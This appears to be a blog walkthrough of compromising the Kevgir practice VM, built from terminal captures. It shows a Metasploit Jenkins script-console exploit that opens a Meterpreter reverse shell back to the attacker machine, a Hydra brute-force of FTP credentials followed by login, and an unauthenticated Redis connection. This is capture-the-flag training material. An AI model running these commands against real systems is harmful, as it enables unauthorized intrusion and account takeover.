
```
Ubuntu 14.04.3 LTS canyoupwnme tty1

canyoupwnme login:

Ubuntu 14.04.3 LTS canyoupwnme tty1

canyoupwnme login: _
```

```
   PASSWORD   hello            no        The password for the specified username
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     4444             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                         t/basics/using-metasploit.html
   RPORT      9000             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path to the Jenkins-CI application
   URIPATH                     no        The URI to use for this exploit (default is random)
   USERNAME   admin            no        The username to authenticate as
   VHOST                       no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address
                                       on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.153    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Linux



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/jenkins_script_console) > run

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(multi/http/jenkins_script_console) > set RHOSTS 192.168.1.13
RHOSTS => 192.168.1.13
msf6 exploit(multi/http/jenkins_script_console) > run

[*] Started reverse TCP handler on 192.168.1.153:4444
[*] Checking access to the script console
[*] Logging in ...
[*] 192.168.1.13:9000 - Sending Linux stager ...
[*] Sending stage (1017704 bytes) to 192.168.1.13
[*] Command Stager progress - 100.00% done (763/763 bytes)
[*] Meterpreter session 1 opened (192.168.1.153:4444 -> 192.168.1.13:40115) at 2024-04-13 18:06:45 -0400

meterpreter > █
```

After logging into Jenkins, I found a script console for executing scripts. Back in msfconsole, I searched for the Jenkins console module to send my payload. Once selected, I configured the options: set the Password to 'hello', Username to 'admin', RHOST and RPORT to match the target's IP and port, and LPORT and LHOST to match mine. Lastly, I set the payload to match the one generated with msfvenom: linux/x86/meterpreter/reverse_tcp.

Running the payload was successful and I gained a meterpreter session. 😎

FTP


Kevgir VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Right Ctrl
Search
12:17 AM
4/14/2024


```
Ubuntu 14.04.3 LTS canyoupwnme tty1

canyoupwnme login:

Ubuntu 14.04.3 LTS canyoupwnme tty1

canyoupwnme login:  admin
Password:

Login incorrect
canyoupwnme login:
```

```
┌──(kali㉿kali)-[~]
└─$ hydra
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS
]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server
[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -m OPT    options specific for a module, see -U output for information
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} h
ttp[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached
 mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlog
in rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1

┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/nmap/nselib/data/usernames.lst -P /usr/share/nmap/nselib/data/passwords.lst -u -e s -s 25 1
92.168.1.13 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-13 18:16:05
[DATA] max 16 tasks per 1 server, overall 16 tasks, 50000 login tries (l:10/p:5000), ~3130 tries per task
[DATA] attacking ftp://192.168.1.13:25/
[25][ftp] host: 192.168.1.13   login: admin   password: admin
```

I utilized Hydra for brute-forcing FTP credentials. The command I used was: hydra -L /usr/share/nmap/nselib/data/usernames.lst -P /usr/share/nmap/nselib/data/passwords.lst -u -s 25 192.168.1.13 ftp.

👉I conducted a brute-force attack on an FTP server, specifying the paths to files containing lists of usernames and passwords to try during the attack.

The brute-force attack was successful, and I obtained the username 'admin' with the corresponding password 'admin'. 😘




```
Ubuntu 14.04.3 LTS canyoupwnme tty1

canyoupwnme login: _
```

```
in rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1

┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/nmap/nselib/data/usernames.lst -P /usr/share/nmap/nselib/data/passwords.lst -u -e s -s 25 1
92.168.1.13 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-13 18:16:05
[DATA] max 16 tasks per 1 server, overall 16 tasks, 50080 login tries (l:10/p:5008), ~3130 tries per task
[DATA] attacking ftp://192.168.1.13:25/
[25][ftp] host: 192.168.1.13   login: admin   password: admin
[STATUS] 320.00 tries/min, 320 tries in 00:01h, 49760 to do in 02:36h, 16 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(kali㉿kali)-[~]
└─$ ftp
ftp> open 192.168.1.13
ftp: Can't connect to `192.168.1.13:21': Connection refused
ftp: Can't connect to `192.168.1.13:ftp'
ftp> open 192.168.1.13 25
Connected to 192.168.1.13.
220 (vsFTPd 3.0.2)
Name (192.168.1.13:kali): admin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/admin
ftp> ls
229 Entering Extended Passive Mode (|||51930|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -lah
229 Entering Extended Passive Mode (|||59647|).
150 Here comes the directory listing.
drwxr-xr-x    2 1002     1002         4096 Feb 04  2016 .
drwxr-xr-x    4 0        0            4096 Feb 13  2016 ..
-rw-------    1 1002     1002            5 Feb 04  2016 .bash_history
-rw-r--r--    1 1002     1002          220 Feb 04  2016 .bash_logout
-rw-r--r--    1 1002     1002         3637 Feb 04  2016 .bashrc
-rw-r--r--    1 1002     1002          675 Feb 04  2016 .profile
-rw-r--r--    1 1002     1002            0 Feb 04  2016 .sudo_as_admin_successful
226 Directory send OK.
ftp> █
```

Kevgir VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
18:21
kali@kali: ~
File Actions Edit View Help
Right Ctrl
Search
12:21 AM
4/14/2024

After successfully obtaining the credentials 'admin' and 'admin' from the Hydra brute-force attack, I logged into the FTP server using these credentials.

Redis



```
Ubuntu 14.04.3 LTS canyoupwnme tty1

canyoupwnme login:
```

```
┌──(kali㉿kali)-[~]
└─$ redis-cli -h 192.168.1.13
192.168.1.13:6379> info
# Server
redis_version:3.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:aa70bcb321ba8313
redis_mode:standalone
os:Linux 3.19.0-25-generic i686
arch_bits:32
multiplexing_api:epoll
gcc_version:4.8.4
process_id:1206
run_id:510620b6f20079e1281c7a44bdb773b489c7fbc2
tcp_port:6379
uptime_in_seconds:7316
uptime_in_days:0
hz:10
lru_clock:1764718
config_file:/etc/redis/6379.conf

# Clients
connected_clients:1
client_longest_output_list:0
client_biggest_input_buf:0
blocked_clients:0

# Memory
used_memory:637624
used_memory_human:622.68K
used_memory_rss:8937472
used_memory_peak:637624
used_memory_peak_human:622.68K
used_memory_lua:24576
mem_fragmentation_ratio:14.02
mem_allocator:jemalloc-3.6.0

# Persistence
loading:0
rdb_changes_since_last_save:0
rdb_bgsave_in_progress:0
rdb_last_save_time:1713033434
rdb_last_bgsave_status:ok
rdb_last_bgsave_time_sec:-1
rdb_current_bgsave_time_sec:-1
aof_enabled:0
aof_rewrite_in_progress:0
aof_rewrite_scheduled:0
aof_last_rewrite_time_sec:-1
aof_current_rewrite_time_sec:-1
aof_last_bgrewrite_status:ok
aof_last_write_status:ok

# Stats
total_connections_received:3
```

Kevgir VM [Running] - Oracle VM VirtualBox
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Right Ctrl
69°F
Mostly clear
Search
10:39 PM
4/13/2024

One of the vulnerabilities I discovered was related to Redis, an open-source, in-memory data structure store. I used the redis-cli command-line tool, which allows interaction with Redis servers. By specifying the -h option followed by the IP address, I instructed redis-cli to connect to the specific instance of Redis.

The attempt to connect to the Redis instance using redis-cli -h 192.168.1.13 was successful. 🤫